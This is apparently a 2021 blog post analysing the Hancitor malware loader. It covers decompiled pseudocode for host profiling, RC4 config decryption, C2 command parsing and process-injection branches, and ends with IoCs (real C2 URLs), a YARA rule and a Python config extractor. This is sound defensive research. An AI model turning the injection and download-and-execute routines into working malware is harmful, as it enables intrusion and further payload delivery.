Hancitor Loader

cyber-anubis.github.io/malware analysis/hancitor/

September 9, 2021

Nidal Fikri


Hatching Triage Malware Research Analyst. Ex-Trend Micro Intern.

13 minute read

Hancitor in a Nutshell

Hancitor is a famous malware loader that has been in use for years since first being observed in 2015. A malware ***loader*** is the software which drops the actual malicious content on the system then executes the first stage of the attack. Hancitor has been the attacker's loader of choice to deliver malwares like: **FickerStealer, Sendsafe, and Cobalt Strike** if the victim characteristics are met. In recent months, more threat intelligence has been gathered to confirm the selection of Hancitor by **Cuba Ransomware** gangs as well [1]. The popularity of Hancitor among threat actors is considered to last for a while. Therefore, it's crucial to assure your organization's safety from this emerging threat.

Hancitor Infection Vector



Figure(1): How Hancitor can sneak into your environment to download additional malwares.

Hancitor DLL is embedded within malicious documents delivered by phishing e-mails . The method that the malicious document uses to achieve execution is usually a VBA macro that is executed when the document is opened. Being dropped by the doc file, the initial packed DLL is an intermediate stage responsible for unpacking and exposing the true functionality of Hancitor. Based on the collected information about the victim host, it will decide which malware to deploy. Hancitor will then proceed to perform the loading functionality in order to infect the system with the actual malicious content.


Technical Summary

1. **Configuration Extraction:** Hancitor comes with embedded RC4 encrypted configuration with hard-coded key. It uses the Microsoft Windows `CryptoAPI` to do the decryption. These configuration contains the C2 which it will communicate with for further commands.
2. **Host Profiling:** Hancitor will gather information about the host in order to decide which malicious payload will be downloaded as well as to generate a unique victim ID. For instance, if the host is connected to an active directory domain, Cobalt Strike conditions are met. Collected information contains: OS version, IP address, Domains trusts, Computer name & username.

3. **C2 Communication:** The victim profile will be forwarded to the C2 to decide further orders. The returned C2 command is base64 encoded with additional layer of single-byte XOR encryption. The command defines a set of 5 available loading techniques to be performed + a new URL to download the additional malware to be loaded and executed.
4. **Payload Download:** There are a lot of options to be selected. For example, Hancitor can download fully grown malicious EXE or DLL files, or even tightly crafted shellcodes. There is high degree of flexibility here that can serve a lot of threat actors which makes Hancitor a great choice.
5. **Malicious Code Execution:** Whether it's process injection or simply to drop on disk and execute the malware, Hancitor is capable of performing the complex operation to ensure running that the malicious code on the victim's machine.

Technical Analysis

First look & Unpacking



Figure(2): Results are at 2021-08-26 14:38:31 UTC. Different results may appear.

Catching the initial dropped DLL by the malicious document and inspecting it, it is first seen at **2021-08-26 14:38:31 UTC** according to VirusTotal. At the given date, the file sample was flagged as malicious by only 6 security vendors.




Figure (3): Before & After view of the memory dump.

To unpack the dropped DLL, we use **X64dbg** to set a breakpoint on `VirtualAlloc` API. After writing new data into the allocated memory space, we set a hardware breakpoint on execution there. We continue single stepping into the rest of the unpacking stub to assure the building of the import table. Then, we can spot a successfully unpacked PE header as well as many resolved strings in the newly allocated memory space. Finally, we dump the memory section into disk.

Host Profiling

```
var_collected_OS_info = GetVersion();
var_unique_ID = mw_wrap_return_unique_host_ID();// Generates a unique ID for the infected victim
get_computer_domain_username(var_computer_domain_username);
mw_find_host_IP_addr(var_host_IP_addr);
get_domainNames_DNS(var_domainNames_DNS);
var_OS_info_1 = (unsigned __int8)var_collected_OS_info;
var_OS_info_2 = BYTE1(var_collected_OS_info);
```

Figure (4): All functions were labeled after RE.

Using **IDA Pro** we can see that unpacked Hancitor DLL has two exports which lead to the same function. From there our static code analysis will begin. The malware functionality begins with host profiling. Collected information contains: OS version, Victim's IP address, Domains names & DNS names, Computer name, username, and whether the machine is x64 or x86.

```
if ( !GetAdaptersAddresses(2u, 0, 0, (PIP_ADAPTER_ADDRESSES)var_collected_adapter_addr, &SizePointer) )
{
  while ( AdapterAddresses )
  {
    memory_set(&var_copied_phy_Addr, 0, 8);
    copy_data(&var_copied_phy_Addr, AdapterAddresses->PhysicalAddress, AdapterAddresses->PhysicalAddressLength);
    var_xored_addapter_addr ^= var_copied_phy_Addr;// XORing all of them
    AdapterAddresses = AdapterAddresses->Next;// Iterates over all MAC addresses
  }
}
wrap_heap_free(var_collected_adapter_addr);
win_voulume_serial_number = mw_get_win_voulme_serial_number();
LODWORD(var_xored_win_vloume_serial_number) = sub_5A1400(win_voulume_serial_number, 0x20u);
return var_xored_addapter_addr ^ var_xored_win_vloume_serial_number;// Returns MAC addresses XOR Win volume serial number
```

Figure(5): The malware uses GetAdaptersAddresses to obtain the required info.

It creates a unique ID for the victim using its MAC addresses of all the connected adapters XORed with the Windows directory volume serial number.

```
if ( check_if_x64() )
{
  var_decrypted_configuration = mw_wrap_config_decryption();
  wsprintfA(
    var_gathered_host_profile,
    "GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)",
    var_unique_ID,
    (const char *)var_decrypted_configuration,
    var_computer_domain_username,
    var_domainNames_DNS,
    var_host_IP_addr,
    var_OS_info_1,
    var_OS_info_2);
```

Figure(6): check_if_x64 routine is used to determine if the victim machine is x64 or not.

Then, it concatenates the final string which will hold the collected host information to be sent to the C&C server. The call to `mw_wrap_config_decryption` routine will be discussed in details in a few lines. It's used to extract the embedded configuration which will also be used in the final host profile. Something that can be very useful while **YARA rules** is the format string `{"GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d"}` which makes a good *indicator* for Hancitor . These collected characteristics about the infected host will decide which malware will be deployed. For instance, if the host is connected to an active directory domain, **Cobalt Strike** malware will be downloaded and executed.

Configuration Extraction

```
.data:005A5010 ; BYTE config_decryption_key
.data:005A5010 config_decryption_key db 0F0h          ; DATA XREF: mw_wrap_config_decryption+50↑o
.data:005A5011                 db 0DAh ; Ú
.data:005A5012                 db    8
.data:005A5013                 db 0FEh ; þ
.data:005A5014                 db  22h ; "
.data:005A5015                 db  5Dh ; ]
.data:005A5016                 db  0Ah
.data:005A5017                 db  8Fh
.data:005A5018 ; _BYTE encrypted_config[8192]
.data:005A5018 encrypted_config db 96h, 0FFh, 0F8h, 20h, 0ECh, 99h, 0EBh, 0BAh, 3Ch, 0F6h
.data:005A5018                                         ; DATA XREF: mw_wrap_config_decryption+3A↑o
.data:005A5018                 db 33h, 37h, 0E2h, 19h, 7, 2, 24h, 22h, 7Dh, 37h, 0B1h
.data:005A5018                 db 0E4h, 0CCh, 2Fh, 5Bh, 0E3h, 0C6h, 72h, 0E3h, 1Ch, 4
.data:005A5018                 db 0D0h, 2Ah, 0E3h, 0Ah, 1Bh, 92h, 0B1h, 15h, 63h, 44h
.data:005A5018                 db 0F8h, 0DDh, 65h, 0C4h, 0Fh, 67h, 0E0h, 0DDh, 0A3h, 25h
.data:005A5018                 db 72h, 5Ch, 0A7h, 3Ah, 7Dh, 0DDh, 87h, 0A5h, 87h, 0Eh
.data:005A5018                 db 0EBh, 0A8h, 2, 4Ch, 0A6h, 68h, 0DDh, 41h, 95h, 0D4h
.data:005A5018                 db 28h, 65h, 0D3h, 94h, 41h, 4Eh, 0D5h, 66h, 7Dh, 0F3h
.data:005A5018                 db 0DBh, 0E7h, 2Fh, 52h, 42h, 0C5h, 4Ah, 3Fh, 55h, 2Bh
.data:005A5018                 db 0E0h, 0A1h, 62h, 38h, 3Ah, 0FAh, 0A8h, 87h, 4Dh, 0A3h
.data:005A5018                 db 0FCh, 0B1h, 0D4h, 54h, 0C0h, 0EAh, 8Fh, 99h, 0F1h, 4Fh
.data:005A5018                 db 0ECh, 3Eh, 45h, 0B3h, 0ADh, 19h, 67h, 97h, 0FFh, 55h
```

Figure(7): Hexadecimal representation of the data residing at the .data section.


But before finishing the host profile, the malware decrypts the embedded configuration in order to send a copy to the C&C server. The decryption routine references two global data variables very close the beginning of the *.data section*. From the way the parameters are arranged for the decryption routine, I've concluded that the 8 bytes beginning at `0x5A5010` are the decryption key followed by the encrypted configuration.

```
if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000)
  && CryptCreateHash(phProv, CALG_SHA1, 0, 0, &phHash)// ALG_ID = 0x8004 = SHA1 hashing algorithm
  && CryptHashData(phHash, arg_key, arg_key_len_8bytes, 0)// Hashing the initial key
  && CryptDeriveKey(phProv, CALG_RC4, phHash, 0x280011u, &phKey)// ALG_ID = 0x6801 = RC4 encryption algorithm
  && CryptDecrypt(phKey, 0, 1, 0, arg_encrypted_data, &pdwDataLen) )// Decrypts data using the SHA1 hashed key
```

Figure(8): You can use the MSDN documentation for more information about the APIs.

Hancitor comes with embedded **RC4** encrypted configuration with hard-coded key. It uses the Microsoft Windows `CryptoAPI` to do the decryption. First, the key will be **SHA-1** hashed before attempting the decryption. Then only the **first 5 bytes** of the hashed key will be used to decrypt the encrypted data.


The upper 16 bits of the 4th parameter denotes the size of the RC4 decryption key. Here it's `0x280011 = 0000000000101000 -- 0000000000010001` in which `101000 = 40 bits or 5 bytes`.



Figure(9): Screen-shot from the actual decrypted configuration the malware uses.

We can use CyberChef to simulate the decryption process statically. First, the 8 bytes key `{f0da08fe225d0a8f}` will be `SHA-1 hashed = {67f6c6259f8f4ef06797bbd25edc128fd64e6ad7}`. Then, the first 5 bytes of the key will be used as the final RC4 decryption key for decrypting the configuration data. These configuration contains the C2 which it will communicate with for further commands based on the collected host profile. Here at the bottom right corner, we can see that the malware comes with 3 C&C servers to try to connect with. At the end of this report, we will use another way to automatically extract the embedded configuration using Python.

C&C Communication



Figure(10): The malware checks for 200 OK response before retrieving the C2 commands.

Hancitor extracts the C2 URLs and initializes the connection with the remote end using the high level `Wininet.dll` library APIs. It uses the following hard-coded User-Agent `{"Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko"}` which is very common.

First, the collected host profile is sent using HTTP POST request. Secondly, it accepts the matched C2 command based on the gathered information about the victim. The received C2 command is **base64** encoded and **XOR** encrypted with a single-byte key `0x7A`. The malware performs the necessary decoding before interpreting the command.

The command consists of 4 parts:

1. A character from the set `{'b','e','l','n','r'}` to specify what action to be performed.
2. The colon character `:` as delimiter.
3. **URL** of the malicious content to be downloaded.
4. The bar character `|` as delimiter.

i.e decoded command

X:http://badsite.com/malware.exe|

Executing C2 Commands

```
if ( *(arg_received_C2_command + 1) != ':' )  // returns 0 (Failed) if the 2nd char is not equal to ':'
  return 0;
switch ( *arg_received_C2_command )           // Switch case around the 1st char of the C2_command
{
  case 'b':                                   // C2_command is in the form: X:URL|
    *arg_job_done_flag = mw_wrap_inject_binary_svchost((arg_received_C2_command + 2));// Offset 3 at C2_command = URL to download the malicious code
    result = 1;
    break;
  case 'e':
    *arg_job_done_flag = mw_wrap_create_thread((arg_received_C2_command + 2), 0);
    result = 1;
    break;
  case 'l':
    *arg_job_done_flag = mw_wrap_inject_shellcode((arg_received_C2_command + 2), 1, 1);
    result = 1;
    break;
  case 'n':                                   // Does Nothing
    *arg_job_done_flag = 1;
    result = 1;
    break;
  case 'r':
    *arg_job_done_flag = mw_wrap_drop_and_run((arg_received_C2_command + 2));// Drop on disk & execute an EXE or DLL
    result = 1;
    break;
  default:
    result = 0;
    break;
}
return result;
```

Figure(11): Conditional code flows depending on the 1st character of the C2 command.

After retrieving the C2 command and performing the appropriate decoding, the command is validated and then passed to the routing in which it will download and execute the malicious content. The malicious content will be downloaded using the URL at offset 3 from the beginning of the C2 string. Then, based on the first character of the C2 command, one of the switch case branches will be executed.

There are 5 available options or executions paths. Excluding the `n` command because it simply acts as a `NOP` operation, so we have 4 valid options.

The 'b' Command

This execution branch will perform a process injection in a **newly** created `svchost.exe` process with `CREATE_SUSPENDED` flag. The injected malicious code is first checked to be a valid PE file -DLL or EXE- in order to be injected. For the new suspended `svchost.exe` process, the injection is done in a classic way using the APIs: `VirtualAllocEx` and `WriteProcessMemory`. What is more interesting here is the way the malware sets the new Entry point for the malicious code.

```
if ( !GetThreadContext(arg_svchost_main_thread_handle, &Context) )
  return 0;
if ( !WriteProcessMemory(arg_svchost_handle, (Context.Ebx + 8), &arg_value, 4u, 0) )
  return 0;
Context.Eax = malicious_OEP;                  // EAX = OEP
if ( !SetThreadContext(arg_svchost_main_thread_handle, &Context) )
  return 0;
ResumeThread(arg_svchost_main_thread_handle);
return 1;
```

Figure(12): A thread context is a snapshot of processor-specific register data.

It changes the value of the `EAX` register and sets the new thread context overwriting the old one. The `EAX` register in a newly created thread will always point to the **OEP**. This effectively transfers the entry point of the newly created `svchost.exe` process to the start of the injected malicious binary.

The ‘e’ Command

```
if ( !check_if_PE_binary(arg_downloaded_binary) )// Returns zero (fails) if not a valid PE binary
  return 0;
if ( mw_parsing_PE_header(arg_downloaded_binary, arg_dwBytes_5242000, &var_ImageBase, &var_EntryPoint) != 1 )// Gets the EntryPoint & ImageBase
  return 0;
mw_buliding_import_table(var_ImageBase);      // Mimicking the OS loader to prevent the crash of the newly created thread.
if ( arg_create_new_thread_flag == 1 )
{
  hObject = CreateThread(0, 0, wrap_call_OEP, var_ImageBase, 0, 0);
  if ( hObject )
    CloseHandle(hObject);
}
else if ( arg_call_with_para_flag == 1 )
{
  (var_EntryPoint)(var_ImageBase, 1, 0);      // Calls the malicious code with certain parameters
}
else
{
  var_EntryPoint(var_EntryPoint);             // Calls the malicious code
}
```

Figure(13): lpStartAddress parameter is a wrapper function which calls the OEP of the binary.

The difference between this execution branch and the previous one is that this performs execution of the malicious binary inside the currently running process without touching `svchost.exe`. First, Hancitor will perform PE header parsing to find the `ImageBase` and `AddressOfEntryPoint` fields.

Then, it will proceed to build the import table which will be used by the injected binary. It uses `LoadLibraryA` and `GetProcAddress` to do the job. That’s because the newly created thread will crash if it’s found to have dependencies problems. At last, based on function flags, the malware will decide to launch the newly downloaded malicious in a new separate thread or simply just to call it as a function.

The ‘l’ Command

```
if ( arg_inject_svchost )
{
  if ( !mw_opens_new_svchost_exe(&hProcess, var_main_thread_handle) )// Creates new fresh svchost.exe
    return 0;
  var_start_Addr = VirtualAllocEx(hProcess, 0, dwSize, 0x3000u, 0x40u);
  if ( var_start_Addr )
  {
    if ( WriteProcessMemory(hProcess, var_start_Addr, arg_malicious_code, dwSize, 0) )// Injects svchost.exe
    {
      hObject = CreateRemoteThread(hProcess, 0, 0, var_start_Addr, 0, 0, &ThreadId);
      if ( hObject )
      {
        CloseHandle(hObject);
        return 1;
      }
    }
  }
}
else
{
  var_injected_function = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
  if ( var_injected_function )
  {
    copy_data(var_injected_function, arg_malicious_code, dwSize);
    if ( !arg_create_new_thread )           // If the create new thread flag is NOT set
    {
      var_main_thread_handle[1] = var_injected_function;
      (var_injected_function)();            // Runs malicious code in the current running thread
      return 1;
    }
    v7 = CreateThread(0, 0, call_wraper, var_injected_function, 0, 0);// If the create new thread flag is set
    if ( v7 )
    {
      CloseHandle(v7);
      return 1;
    }
```

Figure(14): The functions flags are: arg_inject_svchost and arg_create_new_thread which decide the injection.

Here the malware doesn't check for valid PE file because it's supposed to inject a **shellcode**. Based on the function's flags, Hancitor will decide which to inject a newly created `svchost.exe` or to call the malicious shellcode as a function in the currently running process.

The malware doesn't need to resume the suspended process because its only suspends the main thread. The malware is creating another thread within `svchost.exe` to execute the malicious shellcode.

The 'r' Command

```
GetTempPathA(0x104u, var_temp_path);
GetTempFileNameA(var_temp_path, "BN", 0, TempFileName);
if ( mw_drop_in_temp(TempFileName, arg_downloaded_binary, nNumberOfBytesToWrite) != 1 )
  return 0;
if ( !check_if_DLL(arg_downloaded_binary) )
  return mw_create_process(TempFileName);
wsprintfA(CommandLine, "Rundll32.exe %s, start", TempFileName);
return mw_create_process(CommandLine);
```

Figure(15): %TEMP% directory is used to store ephemeral temporary files.

This execution path is the only one that actually **drops** files on the disk. Hancitor will drop the newly downloaded malicious binary in the `%TEMP%` directory with a random name beginning with the "**BN**" prefix. Then, if it's an EXE file, it will simply execute it in a new process. If it's a DLL file, it will use `run32dll.exe` to execute the malicious DLL.

Conclusion

Hancitor is considered a straightforward loader but very efficient at the same time. So far, Hancitor has targeted companies of all sizes and in a wide variety of industries and countries to deploy very serious malwares like **FickerStealer**, **Sendsafe**, and **Cobalt Strike** or even **Cuba Ransomware**. It's a must to take the appropriate countermeasures to defend your organization from such dreadful threat. We can't be sure which threat actors will also use Hancitor as their loader in the future. Yet, one thing is sure: as effective as it has been to date, the threat posed by Hancitor will not fade away in the coming future.

IoCs

No.	Description	Hash
1	The initial dropped DLL	EFBDD00DF327459C9DB2FFC79B2408F7F3C60E8BA5F8C5FFD0DEBAFF986863A8
2	The unpacked DLL	5E74015E439AE6AA7E0A29F26EF2389663EB769D25ABCEB636D8272A74F27B7F
4	Hancitor C&C Server 1	http://intakinger.com/8/forum.php
5	Hancitor C&C Server 2	http://idgentexpliet.ru/8/forum.php
6	Hancitor C&C Server 3	http://declassivan.ru/8/forum.php

YARA Rule

```
rule hancitor : loader
{
        meta:
                description = "This is a noob rule for detecting unpacked Hancitor DLL"
                author = "Nidal Fikri @cyber_anubis"

        strings:
                $mz = {4D 5A} //PE File

                $s1 = "http://api.ipify.org" ascii fullword
                $s2 = /GUID=%I64u&BUILD=%s&INFO=%s(&EXT=%s)?&IP=%s&TYPE=1&WIN=%d\.%d\(x64\)/ ascii
fullword
                $s3 = /GUID=%I64u&BUILD=%s&INFO=%s(&EXT=%s)?&IP=%s&TYPE=1&WIN=%d\.%d\(x32\)/ ascii
fullword
                $s4 = "Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko"
ascii fullword

        condition:
                (filesize < 500KB) and ($mz at 0) and (3 of ($s*))
}
```

Python Automated Configuration Extraction

This python script is used to automatically extract the configuration of the Hancitor malware. Steps required are as follows:

- Open the binary file.
- Get the .data section.
- Extract the the key and the encrypted configuration data at offset 16.
- SHA-1 hash the extracted key to get the final key.
- Use the key to decrypt the configurations.

```python
import pefile           #To manipulate PE files
import hashlib          #To perform the SHA-1 hashing
import binascii         #To perfrom unhexing
import arc4             #To perform the RC4 decryption

#This functions creates a PE object. Then iterates over the sections to locate
#the .data section in order to return its content
def Get_Date_Section(file):
    pe_file = pefile.PE(file)
    for section in pe_file.sections:
        if b".data" in section.Name:
            return section.get_data()

def rc4_decryption(key, encrypted_data):
    cipher = arc4.ARC4(key)
    decrypted_content = cipher.decrypt(encrypted_data)
    extracted_config = decrypted_content[:200]
    print(extracted_config.decode('utf-8')) #Prints in Unicode

def main():
    file_path = input("Pls enter the file path: ")
    data_section = Get_Date_Section(file_path)
    #The config data begins at offset 16 inside the .data section
    full_configuration = data_section[16:]

    #The key is the first 8 bytes while the encrypted data is the rest
    key = full_configuration[0:8]
    data = full_configuration[8:]

    #The RC4 key is only the first 5 bytes = 10 hex digits
    hashed_key = hashlib.sha1(key).hexdigest()
    rc4_key = hashed_key[0:10]

    rc4_decryption(binascii.unhexlify(rc4_key),data)


if __name__ == '__main__':
    main()
```

Refrences